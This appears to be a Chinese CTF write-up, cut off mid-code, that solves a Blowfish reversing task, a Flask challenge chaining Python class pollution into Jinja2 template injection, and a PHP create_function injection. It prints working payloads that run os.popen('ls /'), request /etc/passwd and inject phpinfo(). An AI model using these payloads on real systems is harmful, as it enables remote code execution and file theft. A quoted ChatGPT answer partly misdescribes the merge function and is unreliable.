Re

你见过蓝色的小鲸鱼

一个比较明显的BlowFish加密，使用用户名作为密钥，对应核心函数部分如下图：

```
void __thiscall sub_4571A0(int this, void *uname, size_t uname_Len, void *passwd, size_t passwd_Len)
{
  const void *v5; // eax
  size_t v6; // [esp-4h] [ebp-12Ch]
  void *v7; // [esp+10h] [ebp-118h]

  __CheckForDebuggerJustMyCode(&unk_52102F);
  if ( operator new(0x2Cu) )
  {
    memset(0x2Cu);
    v7 = (void *)sub_450CBB(uname, uname_Len);
  }
  else
  {
    v7 = 0;
  }
  init(&BLOWFISH_Constants_51C048, &ORIG_P);
  sub_451F08(passwd, passwd_Len);
  *(_DWORD *)(this + 12) = sub_44FEF6(v7);
  *(_DWORD *)(this + 4) = j_unknown_libname_47(*(_DWORD *)(this + 12));
  v6 = *(_DWORD *)(this + 12);
  v5 = (const void *)sub_4505A4(v7);
  j__memmove(*(void **)(this + 4), v5, v6);
  if ( v7 )
    sub_44FF0A(1);
}
```

对应给输入密码加密在`sub_451F08`，简单看看就可以发现是对应的`Blowfish`加密逻辑，其实拿`FindCrypto`也可以识别出该算法

直接写一个脚本即可：

```
from Crypto.Cipher import Blowfish

key = b"UzBtZTBuZV9EMGcz"
blowfish = Blowfish.new(key, Blowfish.MODE_ECB)

flag = b'\x11\xa5\x1f\x04\x95\x50\xe2\x50\x8f\x17\xe1\x6c\xf1\x63\x2b\x47'
p = blowfish.decrypt(flag)
for i in range(len(p)):
    print(chr(p[i]), end = "")

#UzBtZTBuZV9EMGczQHRoZWJsdWVmMXNo
```

Web

swaggerdocs

app.update

```
def update(src, dst):
    if hasattr(dst, '__getitem__'):
        for key in src:
            if isinstance(src[key], dict):
                if key in dst and isinstance(src[key], dict):
```

```
                    update(src[key], dst[key])
                else:
                    dst[key] = src[key]
            else:
                dst[key] = src[key]
    else:
        for key, value in src.items() :
            if hasattr(dst,key) and isinstance(value, dict):
                update(value,getattr(dst, key))
            else:
                setattr(dst, key, value)
```

中疑似有原型链污染。

请你深入理解如下两段代码，并为我解读它们有何差异

```
def update(src, dst):
    if hasattr(dst, '__getitem__'):
        for key in src:
            if isinstance(src[key], dict):
                if key in dst and isinstance(src[key], dict):
                    update(src[key], dst[key])
                else:
                    dst[key] = src[key]
            else:
                dst[key] = src[key]
    else:
        for key, value in src.items() :
            if hasattr(dst,key) and isinstance(value, dict):
                update(value,getattr(dst, key))
            else:
                setattr(dst, key, value)
```

和Python原型链污染变体给出的脚本，

```
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
```

一对比有细微差别，问了问ChatGPT，

> 这两段代码都是用于合并或更新两个字典的函数，但是它们在实现上有一些差异。让我们逐段解读它们：

第一段代码（`update` 函数）

```
def update(src, dst):
if hasattr(dst, '__getitem__'):
    for key in src:
        if isinstance(src[key], dict):
            if key in dst and isinstance(src[key], dict):
                update(src[key], dst[key])
            else:
                dst[key] = src[key]
        else:
            dst[key] = src[key]
else:
    for key, value in src.items():
        if hasattr(dst, key) and isinstance(value, dict):
            update(value, getattr(dst, key))
        else:
            setattr(dst, key, value)
```

解读：

- `update` 函数使用了递归的方式，遍历源字典 `src` 中的键值对，尝试将其合并到目标字典 `dst` 中。
- 如果 `dst` 支持通过 `__getitem__` 方法访问，那么它会首先尝试使用这种方式。这通常意味着 `dst` 是一个字典或支持类似字典的操作。
- 对于每个键值对，如果值是字典，且键已经存在于 `dst` 中，那么递归地调用 `update` 函数。否则，直接将值赋给 `dst[key]`。
- 如果值不是字典，直接将其赋给 `dst[key]`。
- 如果 `dst` 不支持通过 `__getitem__` 方法访问，就会尝试使用 `__setattr__` 方法，将源字典中的键值对逐一设置到目标对象上。

第二段代码（`merge` 函数）

```
def merge(src, dst):
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
```

解读：

- `merge` 函数同样使用了递归的方式，遍历源字典 `src` 中的键值对，尝试将其合并到目标字典 `dst` 中。
- 如果 `dst` 支持通过 `__getitem__` 方法访问，那么它会首先尝试使用这种方式。这同样意味着 `dst` 是一个字典或支持类似字典的操作。
- 对于每个键值对，如果键在 `dst` 中存在，且值是字典，那么递归地调用 `merge` 函数。否则，直接将值赋给 `dst[k]`。

> - 如果 `dst` 不支持通过 `__getitem__` 方法访问，就会尝试使用 `__setattr__` 方法，将源字典中的键值对逐一设置到目标对象上。
>
> 比较：
>
> - `update` 和 `merge` 函数的基本思想相似，都是递归遍历字典，合并到目标字典中。
> - `update` 在处理嵌套字典时，会检查键是否存在于目标字典中，并且目标字典对应键的值是否是字典。这使得在源字典中有一部分结构在目标字典中不存在时，可以直接添加，而不需要整体替换。
> - `merge` 在处理嵌套字典时，只检查键是否存在，而不检查对应值的类型。这意味着如果目标字典对应键的值不是字典，会直接用源字典的值替换，而不是递归合并。
> - `update` 对于 `dst` 不支持通过 `__getitem__` 方法访问的情况，尝试使用 `__setattr__` 方法，将源字典中的键值对逐一设置到目标对象上。
> - `merge` 在这种情况下没有对应的处理，它仅支持字典的合并。

对于本题而言应该不影响。

app.api中有`render_template_string`，是本题中除了api.py文件中下载之外的唯一比较有实际威胁的点，要想方设法将污染与(`render_template_string`或api.py中的任意文件下载)联系起来。

考虑到本题的app.api中的`render_template_string(data.text)`，可以想到污染data的text字段，参考Python原型链污染变体(prototype-pollution-in-python) - 跳跳糖 (tttang.com)，我们可以对已加载的模块的class进行污染，对于本题而言就是对

```
data = requests.get("http://127.0.0.1:8899/v2/users?file=" +
request.args.get('file') + '&id=' + id)
```

的字段进行污染。注意此处直接静态跟进`get()`函数是很难看出其返回值是哪个class的对象的，根据经验或者动态调试不难知道是`requests.Response`。

参照Python原型链污染变体(prototype-pollution-in-python) - 跳跳糖 (tttang.com)的脚本，

```
#test.py

import test_1

class cls:
    def __init__(self):
        pass

def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
```

```
            setattr(dst, k, v)

instance = cls()

payload = {
    "__init__" : {
        "__globals__" : {
            "test_1" : {
                "secret_var" : 514,
                "target_class" : {
                    "secret_class_var" : "Poluuuuuuted ~"
                }
            }
        }
    }
}

print(test_1.secret_var)
#secret
print(test_1.target_class.secret_class_var)
#114
merge(payload, instance)
print(test_1.secret_var)
#514
print(test_1.target_class.secret_class_var)
#Poluuuuuuted ~
```

写出适用于本题情况的脚本，

```
import requests

class cls:
    def __init__(self):
        pass

def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)

instance = cls()

payload = {
    "__init__" : {
        "__globals__" : {
            "requests" : {
                "secret_var" : 514,
```

```
                "Response" : {
                    "secret_class_var" : "Poluuuuuuted ~"
                }
            }
        }
    }
}

# print(requests.secret_var)
#secret
# print(requests.Response.secret_class_var)
#114
merge(payload, instance)
print(requests.secret_var)
# print(requests.Response.secret_var)
#514
print(requests.Response.secret_class_var)
#Poluuuuuuted ~
```


经测是可以成功污染的，接下来注册、登录、update，


```
POST http://127.0.0.1:5000/api-base/v0/update HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkI
joia2VuIn0.BOuXjz62XxOna6MxVGDS3OOSE1mKJ-cmf_gOtT4RsfI;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/json
Content-Length: 273

{"username":"ken","password":"ken",    "__init__" : {
        "__globals__" : {
            "requests" : {
                "secret_var" : 514,
                "Response" : {
                    "text" : "{{config}}"
                }
            }
        }
    }}
```

再发包触发

```
POST /api-base/v0/search?
file=D%3A%5CWW%5Cbuuoj%5C%5B%E5%AE%89%E6%B4%B5%E6%9D%AF%202023%5Dweb5%5Cweb5%5Cr
un.sh&type=text HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkI
joia2VuIn0.BOuXjz62Xx0na6MxVGDS3O0SE1mKJ-cmf_g0tT4RsfI;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/json
Content-Length: 35

{"username":"ken","password":"ken"}
```

动态调试可以看到污染成功与SSTI成功。





类似的可以在靶机上进行测试，通了之后参考[φ(゜▽ ゜*)♪咦，又好了！ (tuzk1.top)](#)，找一个执行命令的payload即可。

```
POST /api-base/v0/update HTTP/1.1
Host: 47.108.206.43:45457
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkIjoia2VuIn0.orNDEf3BnY5AORF3ViIK6Jjlo8UDyAAMmkrXbfzbR6O; Path=/
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 11 Nov 2023 09:48:49 GMT
If-None-Match: "1699696129.0-4605-1006306968"
Content-Type: application/json
Content-Length: 468

{"username":"ken","password":"ken",    "__init__" : {
        "__globals__" : {
            "requests" : {
                "secret_var" : 514,
                "Response" : {
                    "text" : "{% for c in [].__class__.__base__.__subclasses__()%}{% if c.__name__=='catch_warnings' %}{{c.__init__.__globals__['__builtins__'].eval(\"__import__('os').popen('ls /').read()\") }}{% endif %}{% endfor %}"
                }
            }
        }
    }}
```

Request

```
POST http://47.108.206.43:45457/api-base/v0/update HTTP/1.1
Host: 47.108.206.43:45457
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkIjoia2VuIn0.orNDEf3BnY5AORF3ViIK6Jjlo8UDyAAMmkrXbfzbR60; Path=/
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 11 Nov 2023 09:48:49 GMT
If-None-Match: "1699696129.0-4605-1006306968"
Content-Type: application/json
Content-Length: 468

{
  "username":"ken",
  "password":"ken",
  "__init__":{
    "__globals__":{
      "requests":{
        "secret_var":514,
        "Response":{
          "text":
          "{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval(\"__import__('os').popen('ls /').read()\") }}{% endif %}{% endfor %}"
        }
      }
    }
  }
}
```

Response

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 62
Content-Type: application/json
Date: Sat, 23 Dec 2023 10:23:31 GMT
Server: Werkzeug/3.0.1 Python/3.12.0
Set-Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkIjoia2VuIn0.orNDEf3BnY5AORF3ViIK6Jjlo8UDyAAMmkrXbfzbR60; Path=/

{
  "code":1,
  "message":"success",
  "result":"2023-12-23 08:46:08"
}
```

```
POST http://47.108.206.43:45457/api-base/v0/search?file=/etc/passwd&type=text HTTP/1.1
Host: 47.108.206.43:45457
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkIjoia2VuIn0.orNDEf3BnY5AORF3ViIK6Jjlo8UDyAAMmkrXbfzbR60; Path=/
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 11 Nov 2023 09:48:49 GMT
If-None-Match: "1699696129.0-4605-1006306968"
Content-Type: application/json
Content-Length: 35

{
  "username":"ken",
  "password":"ken"
}
```

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 102
Content-Type: text/html; charset=utf-8
Date: Sat, 23 Dec 2023 10:23:33 GMT
Server: Werkzeug/3.0.1 Python/3.12.0

app
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

flag文件在app目录下。

what's my name

```php
<?php
highlight_file(__file__);
$dOg3=$_GET['dOg3'];
$name=$_GET['name'];
if(preg_match('/^(?:.{5})*include/',$dOg3)){
    $sorter='strnatcasecmp';
```

```
    $miao = create_function('$a,$b', 'return "ln($a) + ln($b) = " . log($a *
$b);');
    echo base64_encode($miao)."<br/>";
    echo substr($miao,-2).'<br/>';
    echo strlen($dOg3).'<br/>';
    var_dump(strlen($dOg3)==substr($miao, -2));
    echo $miao.'<br/>';
    var_dump($miao===$name);
    var_dump($miao);
    var_dump($name);

    if(strlen($dOg3)==substr($miao, -2)&&$name===$miao){
        $sort_function = ' return 1 * ' . $sorter . '($a["' . $dOg3 . '"], $b["'
. $dOg3 . '"]);';
        @$miao=create_function('$a, $b', $sort_function);
    }
    else{
        echo('Is That My Name?');
    }
}
else{
    echo("YOU Do Not Know What is My Name!");
}
?>
```

添加调试代码：

```
    var_dump(substr($miao, -2));
    echo "</br>";
    var_dump(strlen($dOg3));
    echo "</br>";
    var_dump($miao);
    echo "</br>";
    var_dump($a);
    echo "</br>";
    var_dump($b);
    echo "</br>";
    var_dump("\$name:" . $name);
```

网上可以找到类似payload：


这样就执行了代码，再给出网上找的一个例子。

```php
<?php

error_reporting(0);

$sort_by = $_GET['sort_by'];

$sorter = 'strnatcasecmp';

$databases=array('1234','4321');

$sort_function = ' return 1 * ' . $sorter . '($a["' . $sort_by . '"], $b["' . $sort_by . '"';

usort($databases, create_function('$a, $b', $sort_function));

?>
```


构造的payload如下

```
?sort_by="]);}phpinfo();/*
```

再修改一下满足题目的正则




测试出payload匹配条件为25，因为name这里有不可见字符，base64加密后再URL编码传输



手发包一直不行，写个脚本：

```
import requests

url = "http://47.108.206.43:43469?
dOg3=include%27%22]);}phpinfo();/*&name=%00%6c%61%6d%62%64%61%5f%32%35"

for i in range(1,32):
    resp = requests.get(url)
    print(resp.text)
    if "flag" in resp.text:
        break
```



easy_unserialize

逻辑挺简单的，md5那里若比较用脚本跑一个就行

```
C:\Users\HP\Downloads\疯狂的麦克斯\嗨>python 1.txt "666" 0
1JTNoxS0803KVPSBHYg2=>2acac641a56d67e4d065adf2154ef6d3=>666f30e058de81fbc2d9a261feac2809
```


```
<?php
error_reporting(0);
class Good{
    public $g1;
    public $gg2;


    public function __isset($arg1)
    {
        if(!preg_match("/a-zA-Z0-9~-=!\^\+\(\)/",$this->gg2))
        {
            if ($this->gg2)
            {
                $this->g1->g1=666;
            }
        }else{
            die("No");
        }
    }
}
class Luck{
```

```php
    public $l1;
    public $ll2;
    public $md5;
    public $lll3;
    public function __toString()
    {
        $new = $this->l1;
        return $new();
    }

    public function __get($arg1)
    {
        $this->ll2->ll2('b2');
    }

    public function __unset($arg1)
    {
        if(md5(md5($this->md5)) == 666)
        {
            if(empty($this->lll3->lll3)){
                echo "There is noting";
            }
        }
    }
}

class To{
    public $t1;
    public $tt2;
    public $arg1;
    public function  __call($arg1,$arg2)
    {
        if(urldecode($this->arg1)===base64_decode($this->arg1))
        {
            echo $this->t1;
        }
    }
    public function __set($arg1,$arg2)
    {
        if($this->tt2->tt2)
        {
            echo "what are you doing?";
        }
    }
}
class You{
    public $y1;
    public function __wakeup()
    {
        unset($this->y1->y1);
    }
}
class Flag{
    public function __invoke()
    {
```

